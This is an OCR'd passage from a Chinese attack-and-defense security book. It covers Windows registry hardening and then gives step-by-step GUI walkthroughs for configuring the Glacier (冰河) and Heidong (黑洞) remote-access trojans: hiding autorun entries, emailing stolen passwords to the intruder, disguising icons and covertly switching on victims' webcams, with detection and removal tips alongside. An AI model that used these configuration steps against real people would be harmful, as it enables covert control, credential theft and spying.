我们可将远程注册表服务(Remote Registry)的启动方式设置为禁用。不过，

Notice

在进行修改之前，一定要备份原有注册表。

黑客在入侵我们的计算机后，仍然可以通过简单的操作将该服务从“禁用”转换为“自动启动”。因此我们有必要将该服务删除。


找到注册表中[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services]下的[RemoteRegistry]项，右键单击该项选择“删除”，将该项删除后就无法启动该服务了。

5.3.3请走“默认共享”

No.01 安全隐患

我们已经都知道在Windows 2000/XP/2003中，系统默认开启了一些“共享”，它们是“IPC$”、“C$”、“D$”、“E$”和“admin$”。很多黑客和病毒都是通过这个默认共享入侵操作系统的。

No.02 解决方法



要防范IPC$攻击应该将注册表中[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA]的[RestrictAnonymous]项设置为“1”，这样就可以禁止IPC$的连接。

对于“C$”、“D$”和“admin$”等类型的默认共享则需要在注册表中找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters]项。如果系统为Windows 2000 Server或Windows 2003，则要在该项中添加键

新手点拨

注册表修改能够保护你内部网络需要经过授权才能访问，但是你还需要保护注册表不受外部的来自互联网的访问。利用注册表的安全漏洞对Windows系统进行攻击仍然非常普遍，所以你需要保证你的安全策略已经很好地解决了这些安全漏洞。

在前端的路由器或者防火墙上禁用TCP/UDP端口135、137、138、139和455是一个不错的解决方法。禁用这些端口不仅仅是能够阻止远程访问注册表，这样做还能够阻止大部分针对Windows系统的远程攻击。

关闭这些端口迅速提高你的Windows网络的安全性，在没有禁用这些端口之前，你需要确认是否有商业的原因需要保持这些端口的开放。

Notice

在删除之前，一定要将该项信息导出并保存。想使用该服务时，只要将已保存的注册表文件导入即可。

新手点拨

除了操作注册表外，删除默认共享有许多种方法，下面简要介绍一下。

① GUI 模式

首先双击控制面板中的“管理工具→计算机管理”图标，展开“计算机管理”窗口中的“系统工具→共享文件夹→共享”，然后右击默认的共享文件夹，执行菜单中的“停止共享”命令，再单击弹出的如图 3 所示窗口中“确定”按钮即可。

②命令行模式

单击“开始”菜单→“程序→附件→命令提示符”，打开命令提示行窗口，执行“net share admin$ /delete”后回车。

③批处理清除法

打开记事本程序，在其中输入下列命令

Net share admin$ /delete

Net share ipc$ /delete

Net share c$ /delete

Net share d$ /delete

以“share.bat”为文件名保存，并拖动到“开始”菜单→“程序”→“启动”项中即可。

值“AutoShareServer”（类型为“REG_DWORD”，值为“0”）。如果系统为 Windows 2000 PRO，则应在该项中添加键值“AutoShareWks”（类型为“REG_DWORD”，值为“0”）。

5.3.4严禁系统隐私泄露

No.01 安全隐患

在 Windows 系统运行出错的时候，系统内部有一个 DR.WATSON 程序会自动将系统调用的隐私信息保存下来。隐私信息将保存在 user.dmp 和 drwtsn32.log 文件中。入侵者可以通过破解这个程序而了解系统的隐私信息。因此我们要阻止该程序将信息泄露出去。

No.02 解决方法

找到 [HKEY_LOACL_MACHINE\SOFTWARE\Microsoft\Windows NT \CurrentVersion\AeDebug]，将 [AUTO] 键值设置为 0，现在 DR.WATSON 就不会记录系统运行时的出错信息了。同时，依次单击“Documents and Settings”→“ALL Users”→“Documents”→“drwatson”，找到 user.dmp 和 drwtsn32.log 文件并删除。删除这两个文件的目的是将 DR.WATSON 以前保存的隐私信息删除。

5.3.5拒绝ActiveX控件的恶意骚扰

No.01 安全隐患

不少木马和病毒都是通过在网页中隐藏恶意 ActiveX 控件的方法来私自运行系统中的程序，从而达到破坏本地系统的目的。为了保证系统安全，我们应该阻止 ActiveX 控件私自运行程序。

No.02 解决方法

ActiveX 控件是通过调用 Windows scripting host 组件的方式运行程序的，所以我们可以先删除“system32”目录下的 wshom.ocx 文件，这样 ActiveX 控件就不能调用 Windows scripting host 了。然后，在注册表中找到 [HKEY_LOCAL_MACHINE\SOFTWARE Classes\CLSID{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}]，将该项删除。通过以上操作，ActiveX 控件就

再也无法私自调用脚本程序了。

5.3.6防止页面文件泄密

No.01 安全隐患

Windows 2000 的页面交换文件也和上文提到的 DR.WATSON 程序一样经常成为黑客攻击的对象，因为页面文件有可能泄露一些原本在内存中后来却转到硬盘中的信息。毕竟黑客不太容易查看内存中的信息，而硬盘中的信息则极易被获取。

No.02 解决方法

找到 [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management]，将其下的 ClearPageFileAtShutdown 项目的值设置为 1。

5.3.7密码填写不能自动化

No.01 安全隐患

使用 Windows 系统冲浪时，常会遇到密码信息被系统自动记录的情况，以后重新访问时系统会自动填写密码。这样很容易造成自己的隐私信息外泄。

No.02 解决方法

在 [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\


Notice

ActiveX 是 Microsoft 对于一系列策略性面向对象程序技术和工具的称呼，其中主要的技术是组件对象模型（COM）。在有目录和其它支持的网络中，COM 变成了分布式 COM（DCOM）。在创建包括 ActiveX 程序时，主要的工作就是组件，一个可以自足的在 ActiveX 网络（现在的网络主要包括 Windows 和 Mac）中任意运行的程序。这个组件就是 ActiveX 近控件。ActiveX 是 Microsoft 为抗衡 Sun Microsystems 的 JAVA 技术而提出的，此控件的功能和 JAVA applet 功能类似。

Notice

通过正文的设置，每当重新启动后，系统都会将页面文件删除，从而有效防止信息外泄。

policies] 分支中找到 [network] 子项，在该子项下建立一个新的双字节值，名称为 [disablepasswordcaching]，并将该值设置为 1。重新启动计算机后，操作系统就不会自作聪明地记录密码了。



Notice

如果没有 [network] 子项则需要用户自行添加。

5.3.8禁止病毒启动服务

No.01 安全隐患


现在的病毒很聪明，不像以前只会通过注册表的 RUN 值或 MSCONFIG 中的项目进行加载。一些高级病毒会通过系统服务进行加载。那么，我们能不能使病毒或木马没有启动服务的相应权限呢？

Notice

不同病毒修改的注册表有所不同，不过它们都是根据 Windows 注册表特性来的，大多数的修改还是在 HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices 分支下。

No.02 解决方法

运行“regedt32”指令启用带权限分配功能的注册表编辑器。在注册表中找到 [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services] 分支。



Notice

该方法只对没有获得管理员权限的病毒和木马有效。

接着单击菜单栏中的“编辑”→“权限”，在弹出的 Services 权限设置窗口中单击“添加”按钮，将 Everyone 账号导入进来，然后选中“Everyone”账号，将该账号的“读取”权限设置为“允许”，将它的“完全控制”权限取消。现在任何木马或病毒都无法自行启动系统服务了。

5.3.9不准病毒自行启动

No.01 安全隐患

很多病毒都是通过注册表中的 RUN 值进行加载而实现随操作系统的启动而启动的，我们可以按照“禁止病毒启动服务”中介绍的方法将病毒和木马对该键值的修改权限去掉。

No.02 解决方法

运行“regedt32”指令启动注册表编辑器。找到注册表中的[HKEY_CURRENT_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersionRUN]分支，将Everyone对该分支的“读取”权限设置为“允许”，取消对“完全控制”权限的选择。这样病毒和木马就无法通过该键值启动自身了。

新手点拨

病毒和木马是不断“发展”的，我们也要不断学习新的防护知识，才能抵御病毒和木马的入侵。与其在感染病毒或木马后再进行查杀，不如提前做好防御工作，修筑好牢固的城墙进行抵御。毕竟亡羊补牢不是我们所希望发生的事情，“防患于未然”才是我们应该追求的。

Chapter 6

木马植入攻防要略

光盘教学

现今，种植木马是黑客主要的入侵手段，尽管杀毒软件能自动清除大多数病毒与木马，可是道高一尺，魔高一丈，不同的木马变种仍然可以瞒天过海地逃过杀毒软件追查。那么木马是如何秘密潜入，并窃取用户资料的呢？本章将给读者一幅清晰的画面。

【本章的学习请结合配套的多媒体教学光盘第六章木马攻防，会取得更好的学习效果。】

Chapter 6 木马植入攻防要略

木马，全称为：特洛伊木马（Trojan Horse）。“特洛伊木马”这一词最早出先在希腊神话传说中。据说这个名称来源于希腊神话《木马屠城记》。古希腊有大军围攻特洛伊城，久久无法攻下。于是有人献计制造一只高二丈的大木马，假装作战马神，让士兵藏匿于巨大的木马中，然后让大部队假装撤退而将木马摈弃于特洛伊城下。城中得知解围的消息后，遂将“木马”作为奇异的战利品拖入城内，全城饮酒狂欢。到午夜时分，全城军民尽入梦乡，藏匿于木马中的将士打开了城门，并与城外伏兵里应外合，攻下了特洛伊城。

6.1 认识木马

6.1.1木马的定义

木马是一种在远程计算机之间建立起连接，使远程计算机能够通过网络控制本地计算机的程序，它的运行遵照 TCP/IP 协议，由于它像间谍一样潜入用户的电脑，为其他人的攻击打开后门，与战争中的“木马”战术十分相似，因而得名木马程序。

木马程序一般由两部分组成的，分别是服务端（Server）程序和客户端（Client）程序。其中服务端程序安装在被控制计算机上，客户端程序安装在控制计算机上，服务端程序和客户端程序建立起连接就可以实现对远程计算机的控制了。

服务器端程序先获得本地计算机的最高操作权限，当本地计算机连入网络后，客户端程序可以与服务器端程序直接建立起连接，并可以向服务器端程序发送各种基本的操作请求，并由服务器端程序完成这些请求，也就实现了对本地计算机的控制。

Notice

如今黑客程序借用“木马”其名，有“一经潜入，后患无穷”之意。

Notice

木马要发挥作用必须要求服务器端程序和客户端程序同时存在，所以必须要求被控主机感染服务器端程序，服务器端程序是可执行程序，可以直接传播，也可以隐含在其他的可执行程序中传播，但木马本身不具备繁殖性和自动感染的功能。

6.1.2木马的功能与特征

据不完全统计，目前世界上有上千种木马程序。虽然这些程序使用不同的程序设计语言进行编制，在不同的环境下运行，发挥着不同的作用，但是它们有着许多共同的特征。

No.01 隐蔽性

隐蔽性是木马的首要特征。木马类软件的服务端在运行时会使用各种手段隐藏自己，例如大家所熟悉的修改注册表和 ini 文件，以便机器在下一次启动后仍能载入木马程序。通常情况下，在“任务管理器”中是不能看见木马进程的。

新手点拨

木马程序的危害是十分大的，它能使远程用户获得本地机器的最高操作权限，通过网络对本地计算机进行任意的操作，比如删添程序、锁定注册表、获取用户保密信息、远程关机等。木马使用户的电脑完全暴露在网络环境之中，成为别人操纵的对象。就目前出现的木马来看，大致具有以下功能：

自动搜索已中木马的计算机；

对目标主机的资源管理，复制文件、删除文件、查看文件内容、上传文件、下载文件等；

远程运行程序；

跟踪监视对方屏幕；

直接屏幕鼠标控制，键盘输入控制；

监视对方任务且可以中止对方任务；

锁定鼠标、键盘和屏幕；

远程重新启动计算机、关机；

记录、监视按键顺序、系统信息等一切操作；

随意修改注册表；

共享被控制端的硬盘；

乱屏等耍弄人操作。

有些木马可以自定义通信端口，这样就可以使木马更加隐秘。木马还可以更改服务端的图标，让它看起来像个 ZIP 或图片文件，如果用户一不小心运行了该程序，就会让当。

No.02 功能特殊性

通常，木马的功能都是十分特殊的，除了普通的文件操作以外，还有些木马具有搜索目标计算机中的口令，设置口令，扫描 IP 发现中招的机器，记录用户事件，远程注册表的操作，以及颠倒屏幕，锁定鼠标等功能。

No.03 自动运行性

木马程序通过修改系统配置文件或注册表的方式，在目标计算机系统启动时即自动运行或加载。

No.04 欺骗性

木马程序要达到其长期隐蔽的目的，就必需借助系统中已有的文件，以防被用户发现。木马程序经常使用的是常见的文件名或扩展名，如“dll\ win\sys\ explorer”等字样，或者仿制一些不易被人区别的文件名，如字母“l”与数字“1”、字母“o”与数字“0”。还有的木马程序为了隐藏自己，把自己设置成一个 ZIP 文件式图标，当你一不小心打开它时，它就马上运行。木马编制者还在不断地研究、发掘欺骗的手段，花样层出不穷，让人防不胜防。

No.05 自动恢复性

现在，很多的木马程序中的功能模块已不再是由单一的文件组成，而是具有多重备份，可以相互恢复。计算机一旦感染上木马程序，想单独靠删除某个文件来清除，是不太可能的。

6.1.3木马的种类

根据木马程序对计算机的具体动作方式，可以把现在存在的木马程序分为以下的几类。

No.01 远程访问型木马

远程访问型木马是现在最广泛的特洛伊木马。这种木马起着远程控制的功能，用起来非常简单，只需一些人运行服务端程序，同时获得他们的 IP 地址，控制者就能任意访问被控制端的计算机。这种木马可以使远程控制者在本地机器上做任意的事情，比如键盘记录、上传和下载功能、发射一个“截取屏幕”等等。这种类型的木马有著名的 BO（Back Office）、国产的冰河等。

No.02 密码发送型木马

密码发送型木马的目的是找到所有的隐藏密码，并且在受害者不知道的情况下把它们发送到指定的信箱。大多数的这类木马程序不会在每次 Windows 重启时都自动加载，它们大多数使用 25 端口发送电子邮件。

No.03 键盘记录型木马

键盘记录型木马是非常简单的，它们只做一种事情，就是记录受害者的键盘敲击，并且在日志文件里做完整的记录。这种木马程序随着 Windows 的启动而启动，知道受害者在线并且记录每一个用户事件，然后通过邮件或其他方式发送给控制者。

No.04 毁坏型木马

大部分木马程序只窃取信息，不做破坏性的事件，但毁坏型木马却以毁坏并且删除文件为己任。它们可以自动地删除受控制者计算机上所有的 .dll 或 .ini 或 .exe 文件，甚至远程格式化受害者硬盘。毁坏型木马的危害很大，一旦计算机被感染而没有即时删除，系统中的信息会在顷刻间“灰飞烟灭”。

No.05 FTP型木马

FTP 型木马打开被控制计算机的 21 端口 （FTP 所使用的默认端口），使每一个人都可以用一个 FTP 客户端程序来不用密码连接到受控制端计算机，并且可以进行最高权限的上传和下载，窃取受害者的机密文件。

新手点拨

ini 文件是 Windows 的系统配置文件，统管 Windows 的各项配置，一般用户就用 Windows 提供的各项图形化管理界面就可实现相同的配置了，但在某些情况，还是要直接编辑 .ini 才方便，一般只有很熟悉 Windows 才能去直接编辑。开始时用于 WIN31 下面，WIN95 用注册表代替，[] 及后面的内容表示一个节，相当于注册表中的键。

除了 Windows 现在很多 Windows 下面的应用软件也有 .ini 文件，用来配置应用软件以实现不同用户的要求。一般不用直接编辑这些 .ini 文件，应用程序的图形界面即可操作以实现相同的功能。

6.2 典型木马“冰河”入侵实例解析

冰河木马被认为是国内木马的开山鼻祖，它功能强大、使用方便，曾经占领了国内木马界的半壁江山，更成为木马的代名词。尽管冰河木马已经停止开发了，可是它非常具有代表性，本节中，我们以冰河木马为代表向读者演示它是如何被入侵者利用的。

6.2.1配置冰河木马的服务端（被控端）

冰河程序为成两个部分，服务端程序（G_server.exe）和客户端（G_client.exe）程序，它主要是把服务端程序部分上传到别人的计算机上，然后利用客户端来控制别人的计算机，因此，如果没法把服务端程序上传到别人的计算机里，入侵者就算有再大的本事也不能让冰河发挥出它的作用来。所以，第一点非常重要，首先要把服务端程序上传到别人的计算机上。

一旦用户打开这些文件时，冰河就会立刻到计算机上了。在植入


服务端程序 (G_server.exe) 之前需要对客户端 (G_client.exe) 进行配置。

Notice

上传木马的方法一般有邮件附件、下载软件，当然还有让用户计算机上打开FTP端口，让入侵者大大方方地把冰河上传上去，当然还有许多其它的方法。

No.01 客户端主窗口


进入“冰河”主目录，双击服务端程序 (G_server.exe) 打开控制端窗口。



Notice

在服务端中，之所以要设置访问口令，这是因为只有拥有该口令的入侵者才能访问“冰河”的主机，这样防止其他装有“冰河”控制端的用户访问该“肉鸡”。

No.02 基本设置




单击工具栏中的“配置本地服务器程序”按钮打开“服务器配置”对话框，在“基本设置”选项卡“访问口令”栏中输入访问口令，以防止其他装有“冰河”客户端的用户访问这个服务器。如果选中了“自动删除安装文件”复选框的话，将会让木马更隐秘。

Notice

从此处可以看出，木马为了隐藏自己的身份，通常都要修改注入系统的服务名，以达到混淆视听的目的。

No.03 自我保护




单击“自我保护”标签，在这里可以修改注册表启动项中的名字，如“打印机服务”等，目的是让冰河潜藏得更深。


No.04 邮件通知

切换到“邮件通知”选项卡中，这里填写入侵者的电子邮箱，在“SMTP服务器”栏中输入服务器名称，在“接受邮箱”栏中填写邮箱地址。并填写邮

箱接受的各种信息。



No.05 将更改的配置写入冰河服务端中




单击“待配置文件”右侧的“浏览”按钮，可以更改冰河木马的名字，和存储地点，单击“确定”木马程序配置成功。

6.2.2远程控制冰河服务端

当服务端配置完成后，入侵者会采用各种手段让远程计算机运行该服务端，这样入侵者就可以远程控制“中招”主机了。

No.01 搜索“中招”主机



单击工具栏中的“自动搜索”按钮打开“搜索计算机”对话框，该对话框中保持默认端口不变，填写搜索领域。

在“搜索结果”列表框中以 OK 开头的 IP 地址就是“中招”主机了，此时控制端程序会自动地弹出该 IP 添加到“文件管理器”列表框中，入侵者还可以使用 X-Scan 等扫描工具进行扫描，也能找到服务端 IP 地址。

Notice

服务端会将被控主机的系统信息、开机口令、缓存口令以及共享资源信息偷偷地发送到入侵者的邮箱中。

Notice

由于很多用户采用的是动态 IP 上网方式，所以每次上线的时候 IP 地址都会不同，为了不让“肉鸡”丢失，所以服务端中要配置入侵者的邮箱地址，好让“肉鸡”在下次上线的时候，及时汇报当前的 IP 地址等信息，以便客户端（控制方）再次控制“肉鸡”。

Notice

由于冰河是客户端主动连接服务端，所以，在不知道目标主机是否以中冰河木马之前，用户可以采用搜索网段的方式来判断。

Notice

冰河木马默认的监听端口是7626，如果发现了自己主机打开了7626端口，请警惕是否中了冰河木马。


No.02 连接“中招”主机

单击工具栏中的“添加主机”按钮，在打开的“添加计算机”窗口中输入扫描到的IP地址，并填写访问口令确认连接。

No.03 访问“中招”主机的资源

与“中招”主机连接成功后，资源管理器中将出现“中招”主机的列表，此时就可以操作控制该主机了。

No.04 监视“中招”主机的屏幕



入侵者还可以对“中招”主机进行屏幕监视，查看对方操作使用情况，总之，“中招”主机的一举一动都会尽收眼底。

新手点拨

冰河木马功能及特点：

①记录各种口令信息：包括开机口令、屏保口令、共享资源口令等等，随着版本的升高，它所能够记录的口令信息会增加；

②获取系统信息：主要包括计算机名、当前用户、系统路径、操作系统版本、物理及逻辑磁盘信息等多项系统数据；

③远程文件操作：可以创建、上传、下载、复制、删除文件；文件压缩、远程打开文件等多种文件操作功能；

④限制系统功能：远程关机、远程重启机器、锁定鼠标、热键等功能；

⑤发送信息：向被控端发送短信息；

⑥注册表操作：包括对主键的浏览、增删、复制等操作

⑦点到点通讯：以聊天室的形式同被控制端进行在线交谈。


6.2.3冰河木马防范与反攻

冰河木马确实给很多电脑用户带来了巨大的危害，下面我们就以其人之道还施其人之身，诱捕冰河木马的入侵者。

1.清除冰河木马

我们在这里使用的方法是利用一款叫“冰河陷阱”的工具。

No.01 清除冰河服务端



将下载好的压缩包解压到一个目录，运行“冰河陷阱.exe”，如果当前系统中已经被别人植入了冰河木马的话，这时它会提示你是否自动清除冰河木马被控端程序，当然要选择“是”了。


No.02 显示冰河服务端配置信息

接下来它会显示出这个安装的“冰河”木马的配置信息，单击“确定”按钮，冰河陷阱就会自动彻底地从系统中清除冰河木马，并将其配置信息以及清除情况保存在当前目录的“清除日志.txt”文件中。现在我们要打开该文件查看，注意记下“监听端口”中的数字“7626”（也可能会是其他数字），后面要用到。

2.反击冰河入侵者

接下来利用“冰河陷阱”的伪装功能来诱捕入侵者。

No.01 设置监听端口



运行冰河陷阱后，单击“设置”菜单中的“设置监听端口”，然后输入前面记下的冰河木马被控端监听端口“7626”（一定要与上面显示的数字一样），然后单击工具栏中的“打开陷阱”按钮，再将冰河陷阱最小化到系统托盘。这时冰河陷阱会完全模拟真正的“冰河”被控端程序对入侵者的控制命令进行响应，使入侵者以为你的机器仍处于他的控制之下。

No.02 检测客户端的连接

当有入侵者通过“冰河”客户端连接到冰河陷阱所伪装的被控端上时，可


Notice

使用“冰河陷阱”时要记下“接收IP信箱”后面显示的邮箱，这就是入侵者接收你的IP地址以及密码等信息的信箱，以后你可以向该信箱发出警告信或者请求信箱服务商的管理员帮助。

Notice

如果“冰河陷阱.exe”处于运行状态，冰河木马被控端程序将无法在系统中再次运行。而且每次它启动时都会自动检查系统中有无冰河被控端程序，并提示清除。因此建议大家选中“设置”菜单中的“随系统自动启动”选项，让它开机自动运行。

以在系统托盘中看到冰河陷阱图标不断闪烁报警，同时还有声音报警。双击图标打开“冰河陷阱”主界面，在列表中可以看到入侵者的 IP 地址、所在地以及登录密码和详细的操作过程。单击“保存记录”按钮可以将显示的入侵记录保存在磁盘上以供分析。




Notice

“冰河陷阱”会自动为用户检测并清除冰河木马。

No.03 利用冰河信使反击入侵者

冰河陷阱还有一项特别的功能——冰河信使。单击工具栏中的“冰河信息”按钮，可以直接给入侵者发送一个反击消息，当然越恐怖效果越好，保证让这个入侵者“丢盔弃甲”，落荒而逃，再也不敢冒犯你了。



Notice

“冰河陷阱”会将冰河木马记录的所有信息如实地反应下来。

6.3 “黑洞”木马探秘

如今木马的功能越来越强大，已经不再局限于远程控制，更多其他功能被开发出来，其中“远程开启摄像头”是木马目前的热点。具备“远程开启摄像头”的木马有不少，“黑洞”木马就是一个典型的偷窥者，它不仅可以远程开启用户的摄像头，更能进行记录，将摄像头当作监控设备，并能将拍摄到的内容录制成视频。网络上很多偷拍视频都是这些具备“远程开启摄像头”功能木马的杰作。

6.3.1配置“黑洞”服务端


“黑洞”木马是一个基于TCP协议的网络程序，由客户端程序（Client.exe）和服务端程序（Server.exe）组成。其中客户端程序监听指定端口，等待服务端连接。服务端连接后，即可进行各种远程操作。下面我们就来看看如何配置“黑洞”的服务端。

No.01 测试“黑洞”可用端口

运行“黑洞”木马，首先会弹出系统配置界面，在“端口”选项卡中输入监听端口，随意输入即可，例如2007，然后单击右侧的“测试”按钮，检查端口是否被其他应用程序占用。

No.02 控制密码

接着切换到“连接密码”标签，输入连接“肉鸡”的密码。单击“确定”按钮后会进入到软件的免责声明，同意后即可进入软件主界面。



No.03 安装选项

进入主界面后，单击其“文件”菜单，选择“创建自动运行版本服务端安装程序”。出现服务端程序的配置窗口，切换到“安装”标签，此处有许多安装“黑洞”服务端的设置，如果入侵者是恶意配置木马的话，那么他会取消“安装过程中显示提示信息”、“安装完毕后在桌面和快捷启动创建服务端设置快捷方式”等选项，以保证木马的隐秘。

Notice


“黑洞”这款木马软件在摄像头监控方面的功能十分强大，如果用户运行了“黑洞”木马的服务端，黑客只需单击一下鼠标即可远程开启用户的摄像头，并将拍摄到的内容保存为Mpeg视频文件，下面让我们来看看黑客是如何远程开启摄像头的。

Notice

“黑洞”的连接密码与控制密码是统一的。

Notice

修改服务端安装程序的图标会具有更大的迷惑性。



Notice


在安装选项中有3点注意需要说明：

●只有安装为服务才可以在用户未进入Windows前建立连接；

● Windows NT/2000/XP/2003系统下安装卸载服务必须拥有管理员权限；

●使用upx加壳压缩则安装程序体积将更小巧。

No.04 控制选项



安装选项配置完成后，切换到“控制选项”标签，勾选其中的“允许视频监控”，这样生成的服务端程序就具备了远程打开用户摄像头以及记录的功能。切换到“连接选项”标签，在“固定连接”中分别填入目标主机的IP地址和端口号。

Notice

“黑洞”提供了多达四种连接方式，确保黑客能正确连接上肉鸡。此处设置的是客户端正向连接服务端的模式。

No.05 连上“肉鸡”

在“上线显示名称”中填入肉鸡名称，单击“生成”按钮即可，这样一个带有远程开启摄像头功能的木马服务端就生成了。接下去黑客就会把这个木马服务端发给目标用户，等待用户上钩。

No.06 远程开启摄像头

“黑洞”很有特色的地方就是对目标主机摄像头的控制，当目标主机被种植了“黑洞”服务端后，入侵者就可以通过“黑洞”的客户端程序连接上该主机，此时被黑主机的屏幕会出现在“黑洞”客户端的主界面中。选中连接上的

用户，单击“视频监控”按钮，不久就会弹出视频监控窗口。此时用户的摄像头已经被打开了，入侵者就可以看到用户的一举一动。

Notice

如果想把视频保存下来，可以在视频监控窗口中选择视频的尺寸，勾选“保存为Mpeg文件”选项，单击“开始”按钮，即开始录制视频。

6.3.2揪出“黑洞”木马

如何发现系统中的“黑洞”木马呢？其实“黑洞”木马和其他木马一样，都有共同点，其隐藏技术也是大同小异的。例如上面我们演示时提到“黑洞”木马可以创建dll插入版本的服务端程序，也就是说木马会释放dll文件到正常的系统进程中，达到隐藏进程的目的。明白了隐藏技术的原理就好办了。

No.01 优化大师查询进程信息

